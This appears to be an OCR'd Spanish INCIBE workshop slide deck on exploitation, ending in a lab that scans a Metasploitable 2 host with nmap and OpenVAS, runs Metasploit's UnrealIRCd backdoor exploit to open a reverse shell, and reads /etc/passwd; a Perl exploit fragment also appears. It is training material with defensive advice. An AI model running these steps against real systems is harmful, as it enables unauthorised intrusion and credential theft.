Índice

Explotación de vulnerabilidades

¿En qué consiste?

- Aprovechar las vulnerabilidades de un servicio o protocolo para realizar una acción no permitida en el sistema:
  - Obtener acceso al sistema o a la base de datos.
  - Obtener información confidencial.
  - Modificar, eliminar o añadir información.
  - Causar daños en el sistema.
  - Etc.

¿Cómo se realiza?

- Tanto de forma manual, como utilizando exploits.

Explotación de vulnerabilidades

¿Qué es un exploit?


- Es un fragmento/parte de código especialmente preparado para explotar una vulnerabilidad para la cual:
  - Puede existir un parche que soluciona la vulnerabilidad.
  - No existe un parche para solucionar la vulnerabilidad, en cuyo caso se denomina 0-day.
- Normalmente, son pequeños programas en los que el atacante únicamente tiene que especificar:
  - IP destino.
  - Puerto destino.
  - Otros parámetros propios de la vulnerabilidad.
  - El payload.

```
sub request
{
    my $token = dumping("vbloginout.txt","token");

    if($token eq '')
    {
        print "SECURITYTOKEN not found (Make sure to log out from any other previous logged sessions before running the exploit).\n";
        #print "Attempting using 1409594055-f2133dfe1f26a36f6349eb3a946ac38c94a182e6 as token.\n";
        $token = "1409750140-51ac26286027a4bc2b2ac38a7483081c2a4b2a3e"; # HERE
        print "Attempting using $token as token.\n";
    }
    else
    {
        print "SECURITYTOKEN FOUND: $token\n";
    }
```

Explotación de vulnerabilidades

¿Qué es un payload?

- Es otro fragmento de código que va siempre asociado al exploit.
- Mientras que con el exploit se explota una vulnerabilidad del programa, con el payload se ejecuta una acción provechosa para el atacante.
- Ejemplo:
  - Ejecutamos un exploit en un sistema vulnerable.
  - A ese exploit le asociamos un payload que, por ejemplo, va a crear un usuario administrador en el sistema con credenciales conocidas.



Índice

Post-explotación de vulnerabilidades

¿Y ahora qué?


- Una vez se ha obtenido acceso al sistema, los atacantes tienen multitud de opciones:
  - Robo de información.
  - Modificación de datos.
  - Realización de daños al sistema.
  - Robo de identidad.
  - Espionaje.
  - Robo de datos personales.
  - Extorsión.
  - Fraude.
  - Uso del sistema comprometido para saltar a otro sistema (pivoting).
  - Etc.

Índice

Recursos

Bases de datos de vulnerabilidades

- Common Vulnerabilities and Exposures (CVE) → *cve.mitre.org*
- National Vulnerability Database (NVD) → *nvd.nist.gov*



CVE-ID

CVE-2014-5251 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The MySQL token driver in OpenStack Identity (Keystone) 2014.1.x before 2014.1.2.1 and Juno before Juno-3 stores timestamps with the incorrect precision, which causes the expiration comparison for tokens to fail and allows remote authenticated users to retain access via an expired token.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MLIST:[oss-security] 20140815 [OSSA 2014-026] Multiple vulnerabilities in Keystone revocation events (CVE-2014-5251, CVE-2014-5252, CVE-2014-5253)
- URL:http://www.openwall.com/lists/oss-security/2014/08/15/6
- MISC:https://bugs.launchpad.net/keystone/+bug/1347961
- UBUNTU:USN-2324-1
- URL:http://www.ubuntu.com/usn/USN-2324-1

Date Entry Created

20140815 Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20140815)

Votes (Legacy)

Comments (Legacy)

Recursos

Bases de datos de Exploits

- Bases de datos públicas
- Foros underground.
- Foros especializados en seguridad.
- Mercado negro.

Remote Exploits

Date	D	A	V	Description	Plat.	Author
2014-09-01				Wing FTP Server Authenticated Command Execution	windows	metasploit
2014-08-29		-		F5 Big-IP - Unauthenticated rsync Access	hardware	Security-Assessme.
2014-08-29				NRPE 2.15 - Remote Code Execution Vulnerability	multiple	Claudio Viviani
2014-08-28		-		Firefox WebIDL Privileged Javascript Injection	multiple	metasploit
2014-08-24		-		Air Transfer Iphone 1.3.9 - Multiple Vulnerabilities	ios	Samandeep Singh
2014-08-21				HybridAuth install.php PHP Code Execution	php	metasploit
2014-08-19		-		Firefox toString console.time Privileged Javascript Injection	multiple	metasploit

Índice

Resumen

Ciclo de vida de un ataque a un sistema

Resumen

Cuestiones

1. ¿Qué es el 3-way handshake?
2. ¿En qué consiste el análisis de puertos? ¿Qué técnicas de análisis de puertos hay?
3. ¿Qué es el Banner grabbing?
4. ¿Cuál es la función de un escáner de vulnerabilidades?
5. ¿Qué es un exploit?

Resumen

Respuestas

1. Es el método que se emplea en el modelo TCP (Protocolo de Control de Transmisión) para establecer una conexión entre dos máquinas, cliente y servidor. Consta de tres etapas: (1) El cliente envía un paquete SYN al servidor, (2) El servidor responde con un paquete SYN/ACK, (3) El cliente responde con un paquete ACK.

2. Consiste en analizar el estado de los puertos de un equipo o una red, con el fin de detectar posibles vulnerabilidades en función de los puertos que estén abiertos y los servicios que se ofrecen. Existen varias técnicas como: TCP Scan, Stealth Scan, ACK Scan, Xmas Scan, FIN Scan, etc.

3. Es una técnica utilizada para extraer información de los *banners* que ofrecen los servicios y que revelan información sobre el tipo y versión del software utilizado. Se emplea para extraer información de los posibles vectores de ataque.

4. Esta herramienta se emplea para automatizar todo o parte de la labor de búsqueda de vulnerabilidades en un equipo o una red, pudiendo realizar el análisis de puertos, banner grabbing, etc.


5. Es un fragmento de código especialmente preparado para explotar una vulnerabilidad conocida.

Índice

Práctica: “Explotando un sistema”

Entorno de trabajo

- Kali Live → Distribución Linux especializada para intrusión y seguridad.
- Red de área local → Donde se conectarán los equipos.
- Metasploitable 2 → Máquina vulnerable conectada a la misma red de área local.



Práctica realizada en un entorno controlado. Intentar hacer esto en entornos reales puede tener consecuencias legales

Práctica: “Explotando un sistema”

Probando la conectividad

- Herramienta:
  - ✓ Ping.
- Procedimiento:
  - ✓ Abrir una consola del sistema.
  - ✓ Introducir el comando.

    ping <dirección IP>


```
root@EYLab:~# ping 10.75.28.7
PING 10.75.28.7 (10.75.28.7) 56(84) bytes of data.
64 bytes from 10.75.28.7: icmp_req=1 ttl=64 time=0.712 ms
64 bytes from 10.75.28.7: icmp_req=2 ttl=64 time=0.309 ms
64 bytes from 10.75.28.7: icmp_req=3 ttl=64 time=0.311 ms
64 bytes from 10.75.28.7: icmp_req=4 ttl=64 time=0.285 ms
64 bytes from 10.75.28.7: icmp_req=5 ttl=64 time=0.278 ms
64 bytes from 10.75.28.7: icmp_req=6 ttl=64 time=0.244 ms
64 bytes from 10.75.28.7: icmp_req=7 ttl=64 time=0.261 ms
64 bytes from 10.75.28.7: icmp_req=8 ttl=64 time=0.254 ms
^C
--- 10.75.28.7 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7000ms
rtt min/avg/max/mdev = 0.244/0.331/0.712/0.147 ms
root@EYLab:~#
```

Práctica: “Explotando un sistema”

Identificación de equipos activos en la red

- Herramienta:
  - ✓ NMap
- Procedimiento:
  - ✓ Abrir una consola del sistema.
  - ✓ Introducir el comando.

    nmap –sP <dirección de red>




Práctica: “Explotando un sistema”

Identificación de puertos y sistema operativo

- Herramienta:
  - ✓ NMap.
- Procedimiento:
  - ✓ Abrir una consola del sistema.
  - ✓ Introducir el comando.

    nmap –sT –O <dirección IP>



Práctica: “Explotando un sistema”

Identificación de servicios (I)

- Herramienta:
  - ✓ NMap.
- Procedimiento:
  - ✓ Abrir una consola del sistema.
  - ✓ Introducir el comando.

    nmap –sT –sV <dirección IP>


```
root@EYLab:~# nmap -sT -sV 10.75.28.7

Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-03 14:33 CEST
Nmap scan report for 10.75.28.7
Host is up (0.0031s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
```

Práctica: “Explotando un sistema”

Identificación de servicios (II)

- Herramienta:
  - ✓ Telnet
- Procedimiento:
  - ✓ Abrir una consola del sistema.
  - ✓ Introducir el comando.

    telnet <dirección IP> <puerto>



Práctica: “Explotando un sistema”

Pruebas de contraseñas

- Herramienta:
  - FTP
  - SSH
  - Telnet
- Procedimiento:
  - Abrir una consola del sistema.
  - Introducir el comando.

    ftp <dirección IP>

    telnet <dirección IP>

    ssh <dirección IP>

Práctica: “Explotando un sistema”

Análisis de vulnerabilidades

- Herramienta:
  - ✓ OpenVAS.
- Procedimiento:
  - ✓ Arrancar OpenVAS.
  - ✓ Configurar el sistema destino.
  - ✓ Lanzar el escaneo.

Práctica: “Explotando un sistema”

Explotación del sistema

- Herramienta:
  - ✓ Metasploit
- Procedimiento:
  - ✓ Abrir una consola del sistema.
  - ✓ Introducir el comando.

msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOST <IP>
set payload <payload>
set LHOST <IP>
exploit

```
       =[ metasploit v4.9.3-2014061101 [core:4.9 api:1.0] ]
+ -- --=[ 1303 exploits - 707 auxiliary - 208 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.75.28.255
RHOST => 10.75.28.255
msf exploit(unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 10.75.28.8
LHOST => 10.75.28.8
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

Práctica: “Explotando un sistema”

Post-Explotación del sistema

- Herramienta:
  - ✓ Metasploit + Payload (Reverse Shell)
- Procedimiento:
  - ✓ Abrir una consola del sistema.
  - ✓ Introducir el comando.

    ls

    cat etc/passwd

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.75.28.14
RHOST => 10.75.28.14
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 10.75.28.8
LHOST => 10.75.28.8
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 10.75.28.14:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8zSzoAtqW8U7Drzm;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8zSzoAtqW8U7Drzm\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.75.28.8:4444 -> 10.75.28.14:45224) at 201
5-04-07 18:50:10 +0200
```

Práctica: “Explotando un sistema”

Cómo protegerse

- **Configuración adecuada de los equipos**
  - **Instalación mínima:** No tener instalados programas/servicios que no se utilicen
  - **Tener los sistemas actualizados**. Las versiones anteriores de los programas pueden tener vulnerabilidades conocidas.
- **Mínimo privilegio**: Cada elemento debe tener los permisos estrictamente necesarios para efectuar las acciones para las que han sido diseñados
- **Programas de seguridad**: Emplear los programas de seguridad necesarios y configurarlos adecuadamente: cortafuegos, antivirus, IDS, IPS, etc.
- **Configuración correcta de la red** de la organización
- **Política de usuarios:** Crear una adecuada política de usuarios con contraseñas robustas; renombrar y posteriormente deshabilitar cuentas estándar del sistema como Administrador e Invitado

Índice

Encuesta de satisfacción

Actuaciones
I+D+i y Promoción de Talento en Ciberseguridad

Este taller y el resto de las Jornadas "Espacio de Ciberseguridad" forman parte del «**Eje V: Programa de Excelencia en Ciberseguridad**» dentro del **Plan de Confianza Digital** del Ministerio de Industria, Energía y Turismo (**MINETUR**) que se está llevando a cabo desde **INCIBE** para la **promoción y captación de talento en Ciberseguridad**.

Si te gusta la ciberseguridad y quieres profundizar en este tema, dentro del Plan de Confianza Digital se están desarrollando las siguientes actividades y eventos de ciberseguridad:

- **Formación especializada en ciberseguridad:** MOOC que se desarrollan a través de la plataforma de formación de INCIBE (http://formacion-online.incibe.es) sobre conceptos avanzados en ciberseguridad tales como ciberseguridad industrial, seguridad en dispositivos móviles, programación segura, malware y sistemas TI.

- **Programa de becas:** Programa de becas anual en el que se establecerán diferentes tipologías de becas: formación de cursos especializados y másteres en ciberseguridad, y becas de investigación. Todas las publicaciones de este tipo se realizará a través de la siguiente página https://www.incibe.es/convocatorias/ayudas/.

- **Evento de ciberseguridad – CyberCamp** (http://cybercamp.es).

CyberCamp es el evento internacional de INCIBE para identificar, atraer y promocionar el talento en ciberseguridad.

- Identificar trayectorias profesionales de los jóvenes talento.
- Detectar y promocionar el talento mediante talleres y retos técnicos.
- Atraer el talento ofreciendo conferencias y charlas de ciberseguridad por profesionales y expertos de primer nivel.

Y muchas cosas más….

- Evento para **familias**, contando con actividades de concienciación y difusión de la ciberseguridad para padres, educadores e hijos.
- Promoción de la **industria** e **investigación** en ciberseguridad.

https://cybercamp.es/

https://twitter.com/CybercampEs

https://www.facebook.com/CyberCampEs

Gracias

por tu atención

Contáctanos

Contacto (más información y dudas sobre las jornadas):

espaciosciberseguridad@incibe.es

En las redes sociales:

@incibe
@certsi
@osiseguridad
@CyberCampES

Oficina de Seguridad del internauta
(Pienso luego clico)

INCIBE
OSIseguridad

Oficina de Seguridad del internauta
CyberCamp

Pág. INCIBE
Grupo INCIBE

Oficina de Seguridad del internauta

En la sede:
Avenida José Aguado, 41 - Edificio INCIBE
24005 León
Tlf. 987 877 189

En los sitios web:
www.incibe.es
www.osi.es
www.cybercamp.es

www.incibe.es

INSTITUTO NACIONAL DE CIBERSEGURIDAD

NATIONAL CYBERSECURITY INSTITUTE OF SPAIN

incibe_

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO